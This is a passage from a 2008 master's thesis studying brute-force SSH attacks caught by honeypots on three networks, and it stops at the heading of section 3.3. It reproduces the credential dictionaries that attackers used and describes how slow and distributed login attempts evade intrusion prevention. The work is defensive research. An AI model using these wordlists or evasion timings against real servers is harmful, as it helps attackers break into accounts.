CLARKSON UNIVERSITY

A Study of Passwords and Methods Used in Brute-Force SSH Attacks

A Thesis

by

James P. Owens, Jr.

Department of Mathematics and Computer Science

Submitted in partial fulfillment of the requirements for the degree of

Master of Science

Computer Science

March 20, 2008

Accepted by the Graduate School

____

Date   Dean

The undersigned have examined the thesis entitled

A Study of Passwords and Methods Used in Brute-Force SSH Attacks

presented by James P. Owens, Jr.,

a candidate for the degree of MASTER OF SCIENCE,

and hereby certify that it is worthy of acceptance.

______ ______________________________

Date Jeanna N. Matthews, Advisor

______ ______________________________

Date Christopher Lynch

______ ______________________________

Date Christino Tamon

ABSTRACT

In its Top-20 Security Risks report for 2007, the SANS Institute called brute-force password guessing attacks against SSH, FTP and telnet servers “the most common form of attack to compromise servers facing the Internet.” A recent study also suggests that Linux systems may play an important role in the command and control networks for botnets. Defending against brute-force SSH attacks may therefore prove to be a key factor in the effort to defend against botnets. In this paper, we report on a study of brute-force SSH attacks observed on three very different networks: an Internet-connected small business network, a residential system with a DSL Internet connection, and a university campus network. The similarities observed in the methods used to attack these disparate systems are quite interesting. The evidence suggests that many brute-force attacks are based on pre-compiled lists of usernames and passwords, which are widely shared. We were able to confirm the existence of two such pre-compiled lists, based on the analysis of SSH attack toolkits captured in a related honeypot project. Moreover, analysis of the passwords used in actual malicious SSH traffic suggests that the common understanding of what constitutes a strong password may not be sufficient to protect systems from compromise. Study data are also used to evaluate the effectiveness of a variety of techniques designed to defend against these attacks.

Acknowledgements

This thesis project began as something of a lark during the summer of 2007, after I read Christian Seifert's September 2006 *Security Focus* article, "Analyzing Malicious SSH Login Attempts." After weeks of studying the data I had collected, I decided I wanted to continue and expand this work, but I wasn't sure how to frame the research question. My advisor Jeanna Matthews provided the necessary insight and made countless suggestions and contributions that helped to keep the project on track. Numerous other people have also made important contributions:

Michael Mueter, a visiting student from the University of Aachen, led the PHPShell honeypot project during his studies at Clarkson University through the fall of 2007 and early spring 2008. He has continued to follow this work from his home in Germany and to offer valuable insights and encouragement.

Jeremy Bongio provided invaluable assistance with the honeypot project, especially in his efforts to involve younger students in analyzing the malware we collected. Jeremy also set up the sandbox network used for dynamic analysis of the SSH attack tools.

My wife Madeline Waid provided critical moral support, encouragement, and amazing forbearance. She also very generously agreed to host a small server farm in our home to support this work and other computing projects.

Nathan Neulinger, maintainer of the Open Source cracklib project, has given the project an important reason for being by including the passwords we collect in the cracklib-words file. He also provided important feedback and corrected several errors while reviewing an early draft of this thesis.

The courage and inspiration I needed to return to school yet again in my sixth decade comes from my father, whose own life experience as a soldier, scholar, and teacher continue to inspire and guide me, as they do a couple of generations of his former students.

Finally, I am eternally grateful to have discovered and to have had the opportunity to continue my education here at Clarkson University. The GK-12 program provided critical support by offering me the best part-time job imaginable for a graduate student. The Computer Science faculty is extremely supportive, and the professors display genuine interest in the work of students, even when that work is not directly connected to their own research. The facilities and resources have been uniformly excellent, and throughout the university the environment is one that celebrates and supports study and research. What student could ask for anything more?

Table of Contents

List of Illustrations

List of Tables

1. Introduction

Major security threats to networked computer systems appear to be reaching crisis proportions in recent years. For example, Barracuda Networks, a major supplier of email and Web security appliances, estimates that spam email accounted for between 90 and 95 percent of all email sent during 2007 [BA07]. In addition, new phishing attacks increased by 18% during the first half of 2007 [SY07], and by the final quarter of last year phishing incidents accounted for nearly 60% of all security incidents reported [US07]. Commercial malware kits such as MPack [SA07], including maintenance and support agreements for client hackers, are now being offered for sale on the Internet for as little as $500. These trends have only continued to grow since 2006 when Bruce Schneier told the audience at the Hack in the Box Security Conference in Kuala Lumpur, Malaysia that in his estimation the security war was being lost [LE06].

Perhaps the single biggest security threat for networked systems going forward is represented by *botnets*, defined as collections of compromised computer systems used for a variety of criminal activities, including distributed denial-of-service attacks, spamming, traffic sniffing, keylogging, identity theft, and click fraud [HO05]. The most highly publicized botnet of 2007 was the Storm worm botnet, which is estimated to control as many as 50 million computers [GA07].

For most of the recorded history of botnets, dating back to 1999, the robot computers, or *zombies*, that populate them have been understood to consist primarily of compromised systems running a version of the Microsoft Windows operating system [HO05] [RZ06]. Propagation of zombie code has been observed to occur through a number of Windows-specific worms, viruses, Trojans, and other forms of malware [CA05].

More recently, vulnerabilities in Linux machines are being recognized as an important part of the problem, as well. In October 2007, Dave Cullinane, chief information and security officer at eBay, announced at the Trust Online conference that an internal investigation of the security threats faced by the online auction service had been traced to “rootkitted Linux boxes” [MC07]. Cullinane expressed surprise over this discovery, saying, “We expected Microsoft boxes.” Alfred Huger, vice president for Symantec Security Response, echoed Cullinane's comments, saying that compromised Linux machines are frequently used in phishing exploits. He also noted that Linux machines make up a large portion of the command and control networks for botnets.

The eBay study's focus on the use of Linux systems in phishing and botnet activities correlates well with the data gathered through a local honeypot project. During the period from late-2006 through early 2008, using a low-interaction honeypot that mimics a vulnerable Web application (PHPShell 1.7) [PH05], we collected a number of malware samples that contained phishing sites, including at least two designed to target customers of PayPal, the eBay financial services affiliate. In addition, we have collected dozens of IRC bot command-and-control tools, based on the Eggdrop [EG06] and EnergyMech [EN05] and psyBNC [PS05] IRC bots.

While it is true that computers running Linux are not subject to the many worms, viruses, and other malware that target Windows platforms, the Linux platform is known to be vulnerable to other forms of exploitation. A 2004 study conducted by the London-based security analysis and consulting firm mi2g found that Linux systems accounted for

65% of “digital breaches” recorded during the twelve-month period ending in October 2004 [HO04].

Recent studies of vulnerability trends point to two primary attack vectors: brute-force attacks against remote services such as SSH, FTP, and telnet, and Web application vulnerabilities [CM07] [SA07a]. In its Top-20 2007 Security Risks report, the SANS Institute called brute-force password guessing attacks against SSH, FTP and telnet servers “the most common form of attack to compromise servers facing the Internet.” The report notes that unpatched flaws such as buffer overflow vulnerabilities in the authentication functions of these services can allow arbitrary code execution; however, the report also points up a much more mundane threat. Weak passwords are specifically identified as a potential Achilles heel in these systems, since “brute forcing passwords can be a used as a technique to compromise even a fully patched system.”

In this work, we focus specifically on brute-force SSH attacks. In particular, we analyze data collected from a large number of SSH brute-force attacks against Linux systems connected to different kinds of networks. We discuss patterns in the passwords used in these attacks, as well as the methods employed. We also use the data we collected to evaluate the effectiveness of various countermeasures that have been suggested for protecting systems against SSH brute-force attacks.

The remainder of the thesis is organized as follows. Chapter 2 provides an overview of the project, including the experimental setup, an overview of attack activity, and a high-level summary of usernames and passwords used in attacks. In Chapter 3, malicious traffic is analyzed in detail, providing insight into the methods used by attackers. Chapter 4 provides an analysis of a SSH attack toolkit captured in a related honeypot project, with discussion of how the included tools and files relate to our research findings. In Chapter 5, we evaluate a number of commonly recommended defenses against brute-force SSH attacks. Chapter 6 describes related work, followed by a description of future work in Chapter 7. We conclude in Chapter 8.

2. Project Overview

A.1 Experimental Setup

In order to collect as much data on actual attacks as possible from a variety network types, we deployed SSH honeypots in three very different network environments:

- An Internet-connected small business network
- A residential system with a DSL Internet connection
- Our campus network

The honeypots consisted of low-end PCs with minimal Linux server installations. Each system ran two SSH servers. The first was a patched version of OpenSSH Server version 4.7 [OP07] that listened for attack traffic on TCP port 22. The second server, intended for maintenance and control of the honeypots, ran the SSH server software provided with the Linux distribution and listened on a nonstandard high port. The three networks hosting the honeypots were completely separate, with no explicit or logical links to connect them. In addition, each network used a different Internet service provider.

We implemented and applied two modifications to the OpenSSH server software for the honeypots. First, we added a line to the password authentication function to log the passwords used in all login attempts. Second, we hard-coded the function's return value to always indicate a failed login attempt, as we were not interested in allowing attackers to access the honeypots. Figure 1 below provides a listing of the patched password authentication function. Our modifications are highlighted in bold.

```
int auth_password(Authctxt *authctxt, const char *password) {
   struct passwd * pw = authctxt->pw;
   int result, ok = authctxt->valid;

   /* JPO Added: Log all passwords */
   if( strlen(password) > 0 )
     logit( "PW-ATTEMPT: %s from %s", password, get_remote_ipaddr());
   /***********************/

#if defined(USE_SHADOW) && defined(HAS_SHADOW_EXPIRE)
   static int expire_checked = 0;
#endif

#ifdef USE_PAM
   if (options.use_pam)
           return (sshpam_auth_passwd(authctxt, password) && ok);
#endif
#if defined(USE_SHADOW) && defined(HAS_SHADOW_EXPIRE)
   if (!expire_checked) {
      expire_checked = 1;
      if (auth_shadow_pwexpired(authctxt))
              authctxt->force_pwchange = 1;
   }
#endif

   /* JPO Changed: Disallow all logins */
   /* result = sys_auth_passwd(authctxt, password); */
   result = 0;
   /***********************/

   if (authctxt->force_pwchange)
      disable_forwarding();
   return (result && ok);
}
```

Figure 1. The patched OpenSSH server password authentication function.

With the addition of the `logit()` function call shown above, the honeypots' authorization logs provide complete information regarding malicious login attempts. An excerpt from one honeypot's log showing several malicious login attempts is provided in Figure 2 below. Each log message consists of

- A date-time group, such as `Feb 10 11:17:04`
- The machine's host name, which in this case is `stella`
- The logging facility (the secure shell server daemon) and its process id, or PID: `sshd[12137]`
- A message

All messages relating to a single login attempt share the same PID. Information on passwords used in malicious login attempts is given in the messages beginning with `PW-ATTEMPT`, while the associated username is listed in a follow-on message that begins with the words `Failed password`. Also note the messages shown in Figure 2 regarding the fact that the root account was locked. As a security measure, both the SSH servers running on each honeypot were configured to disallow root logins via SSH; however, this information is not available to attackers.

```
Feb 10 11:17:04 stella sshd[12137]: PW-ATTEMPT: id from 64.81.132.214
Feb 10 11:17:04 stella sshd[12137]: Failed password for invalid user
root from 64.81.132.214 port 17346 ssh2
Feb 10 11:17:05 stella sshd[12142]: User root not allowed because
account is locked
Feb 10 11:17:05 stella sshd[12142]: PW-ATTEMPT: 1234567 from
64.81.132.214
Feb 10 11:17:05 stella sshd[12142]: Failed password for invalid user
root from 64.81.132.214 port 17697 ssh2
Feb 10 11:17:06 stella sshd[12144]: User root not allowed because
account is locked
Feb 10 11:17:06 stella sshd[12144]: PW-ATTEMPT: asdfghjkl from
64.81.132.214
Feb 10 11:17:06 stella sshd[12144]: Failed password for invalid user
root from 64.81.132.214 port 17769 ssh2
Feb 10 11:17:07 stella sshd[12146]: User root not allowed because
account is locked
Feb 10 11:17:07 stella sshd[12146]: PW-ATTEMPT: 0246 from 64.81.132.214
Feb 10 11:17:07 stella sshd[12146]: Failed password for invalid user
root from 64.81.132.214 port 17862 ssh2
```

Figure 2. Excerpt of malicious login activity from a SSH honeypot authorization log.

The structure of the authorization log messages related to malicious login attempts readily lends itself to parsing and extracting the relevant data and inserting it into a database. We wrote a simple Python script for this purpose named `parse_logs.py` to automatically parse the honeypot logs on a daily basis. The database rows related to the malicious login traffic shown above are listed in Figure 3 below. The full text of the `parse_logs.py` script is included in Appendix A.

ID	Date-Time	Username	Password	IP Address
53710	2008-02-10 11:17:04	root	id	64.81.132.214
53711	2008-02-10 11:17:05	root	1234567	64.81.132.214
53712	2008-02-10 11:17:06	root	asdfghjkl	64.81.132.214
53713	2008-02-10 11:17:07	root	0246	64.81.132.214

Figure 3. Database excerpt of malicious login activity from a SSH honeypot.

The local database for each honeypot is, in turn, automatically synchronized on a daily basis with a central server for data aggregation and analysis. Data is first extracted to text files by means of a scheduled database query. These text files are then synchronized with the central server using the Linux `rsync` command. Finally, shell scripts run by a scheduled job on the central server are used to aggregate data from all the honeypots. For example, the shell script shown in Figure 4 below merges the password data from all honeypots into a single, sorted alphabetical list, which is then compressed and ready for download.

```
#!/bin/bash

rm -rf passwords.*
for filename in /opt/sshdlogs/*; do
    fn=$(basename "$filename")
    if [ -f "$filename" ]; then
        grep -v '^$' $filename >> passwords.all
    fi
done
sort -d passwords.all | uniq > passwords
gzip passwords
```

Figure 4. Shell script used to merge password data from SSH honeypots.

We operated the honeypots in two phases, for periods of six to eight weeks each. The first phase ran from mid-July through late-August 2007. The second phase ran from mid-December 2007 until mid-February 2008.

A.2 Overview of Attack Activity

In this section, we begin with a high-level overview of the brute-force attacks we observed. Over the course of approximately 13 weeks, the three honeypots were subjected to 399 separate attacks, consisting of more than 151,000 login attempts, originating from 349 IP addresses.

The number of individual login attempts observed during each attack varied widely, from one or two, up to hundreds or even thousands of attempts. The largest number of attempts observed during a single attack session was 13,446. This attack, observed on the honeypot located on the business network, lasted for more than five hours. The next largest attack, observed on the honeypot located on the residential DSL connection, consisted of 9,311 login attempts and lasted for nearly two hours. The latter attack accounted for roughly one-third of all the login attempts recorded on the residential honeypot.

Of the 349 distinct IP addresses involved in attacks across the three systems, 15 addresses were observed in attacks on more than one honeypot. Just one IP address was observed in attacks on all three. Thus, we recorded a total of 333 distinct IP addresses in our research. Overall attack statistics are presented in Table 1, broken down by individual honeypot.

Table 1. Overall honeypot attack activity.

	Campus	Business	Residence	Totals
Distinct attacks	152	168	79	399
Login attempts	54,841	70,476	26,168	151,485
Source IP addresses	126	145	78	349

An overview of attack activities by duplicate IP addresses on multiple honeypots is presented in Table 2. The bold, italicized entries indicate that the same username/password pairs were used in the same sequence in attacks on different honeypots. In most cases, when the same IP address was used in attacks on more than one honeypot, the same username/password pairs were used in precisely the same sequence, even if the total number of login attempts was not the same. For example, on 1/20/08, IP address 218.16.103.100 issued 14 login attempts to the Campus SSH honeypot and 627 login attempts to the Business SSH honeypot on 1/22/08. The 14 username/password pairs from the Campus attack occur in exactly the order as the first 14 of 627 attempts in the Business attack.

Table 2. Attack activities by duplicate IP addresses.

IP	Campus	Attempts	Business	Attempts	Residence	Attempts
125.138.96.19	***8/21/07***	***168***			***8/5/07***	***168***
125.243.206.194	2/14/08	45	12/26/07	357		
125.63.74.130	***1/1/08***	***292***	***12/30/07***	***1170***		
200.111.37.234	***2/2/07***	***9***			***2/8/08***	***9***
200.21.208.13	1/7/08	89			1/17/08	1
210.53.138.162	7/31/07	5			8/20/07	1
212.203.9.64			***1/29/08***	***80***	***2/8/08***	***80***
213.247.207.230			1/3/08	70	1/4/08	162
218.16.103.100	***1/20/08***	***14***	***1/22/08***	***627***		
221.204.251.32	***2/12/08***	***9***	***8/12/07***	***6***	***7/14/07***	***9***
222.124.169.163	1/21/07	9	12/25/07	168		
222.221.12.12			***12/24/07***	***3***	***2/11/08***	***124***
58.223.251.3			***2/13/08***	***2***	***2/3/08***	***23***
67.133.32.70	***2/16/08***	***1***			***2/13/2008***	***1***
80.87.72.3			***2/8/2008***	***106***	***2/18/2008***	***431***

A.3 Common Usernames and Passwords

As one might expect, the username observed most often in malicious login attempts was `root`. Overall, the root account was targeted in 20 percent of all login attempts. Other usernames commonly targeted are often associated with temporary accounts, such as `test`, `guest` or `user`. System accounts were also commonly targeted. Table 3 presents the "Top 12" usernames seen most frequently, along with their respective percentages of total login attempts. Interestingly, database system names, such as `oracle`, `postgres`, and `mysql`, appear to dominate the list of system accounts.

Beyond the `root`, system and temporary account names, the vast majority of usernames we observed were first names (e.g. `michael` or `cheryl`). We were encouraged to see very little effort being made to target usernames such as those used in many U.S. organizations, which often combine all or part of people's surnames with their first and sometimes middle initials. In fact, a search for such usernames based on the top ten American surnames from the 2000 U.S. Census [US00] yielded just 33 examples among the nearly 24,000 distinct usernames collected in our research. In 32 of these 33 examples, the username consisted of one or two initials, followed by the surname.

Table 3. "Top 12" usernames observed in SSH attacks.

Username	% Used
root	20.0
admin	1.7
test	1.4
guest	0.7
a	0.6
user	0.5
oracle	0.5
webmaster	0.4
postgres	0.4
tester	0.3
mysql	0.3
ftpuser	0.3

Passwords based on the usernames themselves were by far the most commonly used in attacks on our honeypots. In fact, identical username/password pairs (e.g. `root/root`, `guest/guest`, `michael/michael`) were used in nearly 47 percent of login attempts across all three honeypots. Passwords based on simple variations to the username were observed in another 10 percent of attempts. The most common variation was simply appending "123" to the username to form the password (e.g. `root/root123`). Other variations included passwords that were alternate forms of the username, such as the password `walter` used with username `walt`, or the opposite male-female form, such as the password `samantha` used with the username `sam`. Another common variation was a simple doubling or tripling of the username to form the password, such as forming the password `testtest` from username `test`.

Table 4 lists the passwords seen most frequently in attacks on our honeypots, along with their overall percentages of total login attempts. Passwords based on the username or the simple variations discussed above are represented by *%username%*. Dictionary words accounted for just over 9 percent of all passwords collected.

Table 4. "Top 12" passwords observed in SSH attacks.

Password	% Used
%username%	57.1
123456	3.5
password	1.2
test	0.9
root	0.7
admin	0.6
test123	0.6
12345	0.5
passwd	0.5
1234	0.5
123	0.4
administrator	0.3

The results presented thus far correlate very well with those of earlier studies of malicious SSH login attempts [RB07] [SE06]. These studies tended to focus on the most frequently observed usernames and passwords in their analyses, as a prelude to the study of the actions taken by attackers who gained access to high-interaction honeypots. In our research, we have chosen to focus on the malicious login attempts themselves, with the goal of developing and evaluating recommendations for defending against brute-force attacks. We present the results of that analysis in the next chapter.

3. Attack Patterns

In this section, we dig deeper into the attack patterns we observed in our SSH honeypots. We begin with an examination of the different types of passwords used in the attacks, followed by a discussion of some interesting attack scenarios.

A.4 Passwords and Attack Dictionaries

In Section 2.3, we presented data on the most common usernames and passwords used in attacks. In this section, we present a more detailed analysis of password usage. For SSH servers that permit password authentication, the passwords themselves are an obvious area of vulnerability. So we begin our analysis with an examination of the different kinds of passwords and attack dictionaries used in the attacks on our honeypots.

A.4.1 Passwords

One of the first questions raised in our analysis concerned the degree of commonality that might exist in the passwords used in attacks across the honeypots. In the previous section, we presented the overall “Top 12” list of passwords collected, which was headed by passwords that were variations on the username. Of course, these passwords vary with the username. Putting these passwords aside temporarily, we generated a list of the most frequently occurring passwords collected in each of the honeypots and compared them side-by-side. We found the similarity among these lists rather astonishing.

Figure 5 below presents the 20 passwords seen most frequently in each honeypot. The passwords in the bold font are those that were found among the top 20 in all three honeypots. The passwords in italics were recorded in two of the lists. When evaluating these lists, we again point out that these passwords were generated in attacks originating from 349 IP addresses. Just 15 of these IP addresses were observed in attacks on more than one honeypot.

Campus	***Business***	***Residence***
123456	**123456**	**123456**
password	**password**	**password**
test	**root**	**test**
12345	**test**	**12345**
admin	**admin**	**123**
root	**test123**	**1234**
1234	*passwd*	**test123**
123	*administrator*	*passwd*
administrator	asutcmhack123@	1
test123	**12345**	12
qwerty	**qwerty**	**admin**
12345678	*user*	a
linux	**123**	**root**
user	**1234**	**abc123**
guest	40232046bad	**qwerty**
apache	!@#asutcmhack!@#	changeme
abc123	**guest**	1q2w3e
mysql	*mysql*	**guest**
master	*master*	asdfgh
webmaster	**abc123**	abcd1234

Figure 5. The "Top 20" passwords from each honeypot.

Overall, 12 passwords were found in the top 20 list among all three honeypots, with another 5 occurring in two of the lists. These results might have been even more striking were it not for the presence of three of the longest passwords found in the Business honeypot's list:

`asutcmhack123@`
`40232046bad`
`!@#asutcmhack!@#`

These passwords were used hundreds of times each in combination with different usernames in a single attack on the Business honeypot. These passwords are also the strongest found in this list. In fact, the password `asutcmhack123@` received a "Best" rating when tested with Microsoft’s online Password Checker tool [MI08], while the remaining two were rated as “Medium.”

A.4.2 Attack Dictionaries

The similarities we observed among the passwords most commonly used in attacks on the three honeypots led us to suspect that attackers might be using shared dictionaries of usernames and passwords. In fact, by examining the number of login attempts involved in attacks on the three honeypots and manually comparing the individual usernames and passwords used in each attack, we found evidence of at least five such dictionaries.

The criteria we used to identify attack dictionaries were quite strict. Specifically, we considered two attack sessions to be using the same dictionary only if they used exactly the same username/password pairs in precisely the same order. We also observed numerous partial runs of similar username/password lists; however, these were not counted.

Table 5 provides some statistics on the frequencies with which the dictionaries we identified were used in attacks. We named the dictionaries according to the number of username/password pairs contained in each. The total of 66 attacks using these dictionaries accounted for 17 percent of all the brute-force SSH attacks observed on the honeypots. Given the strict criteria used to define each dictionary, we find this result quite striking. Additional information on the individual dictionaries is provided in the following paragraphs.

Table 5. Username/password dictionaries used in SSH attacks.

	Campus	Business	Residence	Total
Dictionary-9	7	11	6	24
Dictionary-66	0	1	2	3
Dictionary-168	16	10	6	32
Dictionary-363	2	1	1	4
Dictionary-373	1	2	0	3
Totals	26	25	15	66

A.4.2.1 Dictionary-9

The smallest of the 5 dictionaries we observed, including 9 username/password pairs, was used in a total of 24 attacks involving all 3 of the honeypots. As shown in Figure 2 below, the usernames and passwords used are quite simple. This dictionary was clearly designed to permit exploration of a large number of potentially vulnerable servers in a very short period. The average time required to complete each of the 24 attacks observed using this dictionary was just over 23 seconds.

Usernames	**Passwords**
test	test
guest	guest
admin	admins
user	user
root	password
root	root
root	123456
test	123456

Figure 6. Usernames/passwords included in Dictionary-9.

A.4.2.2 Dictionary-66

All username/password pairs contained in this dictionary were specifically directed at the root account. The passwords used include a small number of the sort found in the Top 20 lists above, as well as some simple phrases like `changeme` and `trustno1`.

However, the majority of the passwords found in this dictionary are based on simple keyboard patterns, such as the following:

```
qazwsxedc
qpwoeiruty
1q2w3e4r
!@#$%^
```

A complete listing of the usernames and passwords found in this dictionary is provided in Appendix B.

A.4.2.3 Dictionary-168

This dictionary proved to be the most popular choice for attacks on the honeypots. It includes a large variety of usernames including root; various system accounts; generic and/or temporary account names such as staff, sales, and recruit; as well as proper names. The included passwords are quite simple throughout, with the vast majority being limited to the username or a simple variation thereon. We identified three distinct versions of this dictionary, each of which individually met the criteria described above for defining dictionaries. That is, each version was observed in repeated attacks, using the exact same username/password pairs occurring in precisely the same order. Each version incorporated a small number of modifications (10 or fewer) to the usernames, passwords, or both from other versions. Despite these minor differences, each version of Dictionary-168 contained the same number of username/password pairs. A complete listing of the usernames and passwords found in these dictionaries is provided in Appendix C.

A.4.2.4 Dictionary-363 and Dictionary-373

These dictionaries include a diverse collection of usernames and passwords and may simply represent a conglomeration of smaller dictionaries. The root account and various system accounts are well represented, with passwords of varying types including common English words, proper names, keyboard patterns, and “leets,” which replace letters with numbers or symbols that resemble the replaced letter. For example, these dictionaries include these variations on the word password:

```
p@ssw0rd
p@ssword
passw0rd
pa$$word
pa55word
pa55w0rd
```

Both dictionaries also include more than a hundred identical usernames/passwords based on proper names. A complete listing of the usernames and passwords found in these dictionaries is provided in Appendix D.

The information on attack dictionaries provided in this section is based on our analysis of the usernames and passwords captured in hundreds of attacks. In Chapter 4, however, we will describe a SSH brute-force attack toolkit captured in a related honeypot project that contained several attack dictionaries, one of which exactly matches the most frequently observed version of Dictionary-168.

A.5 Attack Methods

As noted in the previous section, the number of login attempts observed during individual attack sessions varied widely. Roughly one-third consisted of ten or fewer login attempts, while other attackers attempted hundreds or even thousands of logins in a single session. In fact, in about 10 percent of attacks, more than 1,000 login attempts were recorded.

While the vast majority of attacks seemed fairly straightforward, we recently observed a small number of attacks that appear specifically designed to evade detection by intrusion prevention systems. We provide details on three such attacks in the following paragraphs.

A.5.1 Slow-motion Brute-force SSH Attacks

Beginning on January 1 and continuing through January 8, 2008, we observed a total of 21 separate attack sessions on the Campus honeypot originating from a single IP address. The number of logins attempted during each session varied somewhat, but the number of logins attempted during a single session never exceeded nine. The total number of login attempts over the eight days was 130, all of which targeted the root account.

The passwords used in the initial 50 or so attempts over the first 3 days were quite simple. They consisted mostly of common English words, proper names, and simple phrases such as `newuser`, `stuffedturkey`, and `youareok`. The passwords used in the next session, consisting of nine login attempts, consisted mostly of “leets” such as `c4bl3m0d3m` (cablemodem), `c4l3nd4r` (calendar), and `c4lif0rni4` (california).

Beginning with session number 11 and continuing throughout the remaining attacks sessions, the passwords were much stronger. In fact, of the passwords used in the last 73 login attempts, 53 percent were rated as “Strong” by Microsoft Corporation’s Password Checker tool [MI08]. A representative sample of these passwords is presented in Figure 7 below.

```
U50s8AdF
OxZBA4xOMd
35t3K6OZ
Zh59EPu5mQxq
8Nv9YUpQu0v
K48v87GR8Rf
QcxC3OuZUH
848TmMf57
bC28s9R7Weg
nezBh57yi1jm
Kqr17tJ89Tan
```

Figure 7. “Strong” passwords used during a slow-motion brute-force SSH attack.

The Business honeypot sustained a similar “slow motion” attack. Beginning on January 5 and continuing through January 9, 2008, we observed 11 individual login attempts originating from a single IP address. No more than four login attempts were made during a single day, and individual attempts were always spaced several hours apart. Details of the full sequence of these attacks are shown in Figure 8 below.

Date	Time	Username	Password
2008-01-05	22:14:31	admin	changeme
2008-01-07	01:56:01	root	abc123
2008-01-07	07:51:40	root	newpass
2008-01-07	13:47:17	root	q1w2e3
2008-01-07	19:43:05	root	pass123
2008-01-08	01:38:53	root	12345
2008-01-08	07:34:37	root	123456
2008-01-08	13:30:14	root	pass1234
2008-01-08	19:25:55	root	tmp123
2008-01-09	01:21:46	root	test123
2008-01-09	07:17:30	root	test1234

Figure 8. A “slow motion” brute-force SSH attack on the Business honeypot.

This latter attack would be most effective in evading detection by many intrusion prevention systems (IPS), which are configured to detect repeated failed login attempts from a single IP address. In nearly all cases, these systems regularly reset the count of failed login attempts after a period of time to prevent authorized users from having their IP addresses blocked due to occasional failed login attempts. The relatively slow pace of this attack might reasonably be expected to blend in with legitimate login traffic, particularly at a high-volume site.

A.5.2 A Distributed, Coordinated Brute-force SSH Attack

On January 7, 2008 we observed another attack apparently designed to evade detection by intrusion prevention systems. This attack consisted of a coordinated series of login attempts originating from 10 different but consecutive IP addresses from the same Class C network. A total of 33 logins were attempted in just over 3 minutes, with no more than 5 attempts originating from a single IP address. The sequence of login attempts is shown in Figure 9 below. Interestingly, the username/password pairs used in this attack are identical to the first 32 pairs found in one version of the attack dictionary designated as Dictionary-168 in the previous section. Although distributed among 10 different source IPs addresses, the username/password pairs used in this attack were attempted in exactly the same order as in other attacks originating from a single IP address.

Time	**Username**	**Password**	**IP Address**
10:42:34	staff	staff	aaa.bbb.ccc.131
10:42:39	sales	sales	aaa.bbb.ccc.136
10:42:44	recruit	recruit	aaa.bbb.ccc.131
10:42:51	alias	alias	aaa.bbb.ccc.137
10:42:58	office	office	aaa.bbb.ccc.137
10:43:03	samba	samba	aaa.bbb.ccc.137
10:43:08	tomcat	tomcat	aaa.bbb.ccc.131
10:43:13	webadmin	webadmin	aaa.bbb.ccc.136

10:43:21	spam	spam	aaa.bbb.ccc.138
10:43:29	virus	virus	aaa.bbb.ccc.134
10:43:36	cyrus	cyrus	aaa.bbb.ccc.139
10:43:41	oracle	oracle	aaa.bbb.ccc.136
10:43:46	michael	michael	aaa.bbb.ccc.134
10:43:51	ftp	ftp	aaa.bbb.ccc.137
10:43:57	test	test	aaa.bbb.ccc.135
10:44:05	webmaster	webmaster	aaa.bbb.ccc.138
10:44:10	postmaster	postmaster	aaa.bbb.ccc.134
10:44:15	postfix	postfix	aaa.bbb.ccc.139
10:44:21	postgres	postgres	aaa.bbb.ccc.139
10:44:26	paul	paul	aaa.bbb.ccc.131
10:44:32	root	root	aaa.bbb.ccc.131
10:44:38	guest	guest	aaa.bbb.ccc.133
10:44:43	admin	admin	aaa.bbb.ccc.139
10:44:49	linux	linux	aaa.bbb.ccc.138
10:44:54	user	user	aaa.bbb.ccc.140
10:45:00	david	david	aaa.bbb.ccc.139
10:45:06	web	web	aaa.bbb.ccc.136
10:45:11	apache	apache	aaa.bbb.ccc.137
10:45:17	pgsql	pgsql	aaa.bbb.ccc.132
10:45:22	mysql	mysql	aaa.bbb.ccc.134
10:45:30	info	info	aaa.bbb.ccc.138
10:45:35	tony	tony	aaa.bbb.ccc.135
10:45:45	core	core	aaa.bbb.ccc.138


Figure 9. A distributed brute-force SSH attack.

We believe that these attacks represent fledgling efforts to lower the “noise level” of brute-force SSH attacks, and thereby avoid detection. We fully expect to see more sophisticated attacks using these and similar methods to extend the time periods between login attempts and to distribute the attempts among a greater number of IP addresses. In fact, distributed SSH attacks would seem to be a likely application for large, distributed botnets.

A.5.3 Predicting Future Attack Patterns

